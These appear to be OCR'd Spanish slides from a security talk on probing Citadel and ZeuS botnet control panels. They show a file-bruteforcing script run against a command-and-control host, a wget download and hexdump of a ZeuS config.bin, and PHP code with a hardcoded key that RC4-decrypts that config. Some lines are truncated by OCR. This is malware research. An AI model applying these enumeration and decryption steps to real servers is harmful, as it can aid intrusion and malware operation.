
Dentro del panel C&C de una botnet Citadel [Videos (grabaciones)]

[Play] videos_www_wellsfargo_com_14_04_21__19-59_.webm


Solamente serán 2 minutos…


Esperen, no hemos acabado aún… hay más!


$ ./pipper.py http://www.all[censored]rs.com/.adm/[file] –f zeus.txt



“Bruteforcing” para indexar ficheros y directorios accesibles



Usuarios con infecciones múltiples (ZeuS)



Usuarios con infecciones múltiples (ZeuS)

```
l  alive_zeus_2_urs.txt  alive_zeus_urls.txt  docs      others      pipper.py      top2
[redacted]@debian:~/python/pipper_python$ mkdir tmp
[redacted]@debian:~/python/pipper_python$ cd tmp
[redacted]@debian:~/python/pipper_python/tmp$ wget http://www.all[redacted]rs.com/.adm/config.b
2014-07-10 20:49:53--  http://www.all[redacted]rs.com/.adm/config.bin
solviendo www.all[redacted]rs.com... 107.191.35.179
nnecting to www.all[redacted]rs.com|107.191.35.179|:80... conectado.
ición HTTP enviada, esperando respuesta... 200 OK
ngitud: 34428 (34K) [application/octet-stream]
ving to: `config.bin'

0%[==========================================================================================

14-07-10 20:49:54 (140 KB/s) - `config.bin' saved [34428/34428]

[redacted]@debian:~/python/pipper_python/tmp$ ls -l
tal 36
w-r--r-- 1 [redacted] 34428 jun  3 14:07 config.bin
[redacted]@debian:~/python/pipper_python/tmp$ hexdump -C config.bin |head 20
ad: no se puede abrir «20» para lectura: No existe el fichero o el directorio
[redacted]@debian:~/python/pipper_python/tmp$ hexdump -C config.bin |head -20
00000000  41 b8 bb 85 67 e9 38 be  b1 bc 69 d9 59 e1 98 f2  |A...g.8...i.Y...|
00000010  b5 b8 a6 74 80 77 8a 36  88 4b 70 52 14 6b 99 7c  |...t.w.6.KpR.k.||
00000020  ff 1c 5b 4c 3c 68 c5 ca  88 2c a3 76 9b 3a 01 0e  |..[L<h...,.v.:..|
00000030  66 8e de 89 e8 76 c2 52  52 2c c2 e7 82 1d 65 52  |f....v.RR,....eR|
00000040  e1 80 75 b3 e7 a3 f8 18  db 23 98 30 19 d2 96 e3  |..u......#.0....|
00000050  93 9f 7a bf b1 e0 15 e7  3b c8 5a b5 d1 45 77 3f  |..z.....;.Z..Ew?|
00000060  07 b9 47 63 c7 dd 8e f2  a8 c5 8f 17 e4 9c 3c aa  |..Gc..........<.|
00000070  13 0f ea c0 c1 d3 b0 62  99 77 a5 12 70 b7 85 fc  |.......b.w..p...|
00000080  b6 07 40 b8 3b 8a 7f c2  23 6d ee b9 b9 21 95 37  |..@.;...#m...!.7|
00000090  d4 14 ca 0d d9 c4 ae 00  20 4b ec a6 f1 4c 11 c2  |........ K...L..|
000000a0  [redacted]                                       |[redacted]S|
000000b0  6b 98 33 03 20 e0 8a f0  24 69 e6 66 65 3c fb 4d  |k.3. ...$i.fe<.M|
```

Descrifrado RC4 de un fichero “config.bin” 1/3

```
  {
    $y       = ($y + $box[$x] + $hash[$x]) % 256;
    $tmp     = $box[$x];
    $box[$x] = $box[$y];
    $box[$y] = $tmp;
  }

  return $box;
}
function rc4(&$data, $key)
{
  $len = strlen($data);
  for($z = $y = $x = 0; $x < $len; $x++)
  {
    $z = ($z + 1) % 256;
    $y = ($y + $key[$z]) % 256;

    $tmp     = $key[$z];
    $key[$z] = $key[$y];
    $key[$y] = $tmp;
    $data[$x] = chr(ord($data[$x]) ^ ($key[(($key[$z] + $key[$y]) % 256)]));
  }
}

function visualDecrypt(&$data)

{

  $len = strlen($data);

  if($len > 0)for($i = $len - 1; $i > 0; $i--)$data[$i] = chr(ord($data[$i]) ^ ord($data[$i - 1]

}

$key=rc4Init('78fghrYU%^&$ER');
$data=file_get_contents("config.bin");
rc4($data,$key);
visualDecrypt($data);
print $data;
```

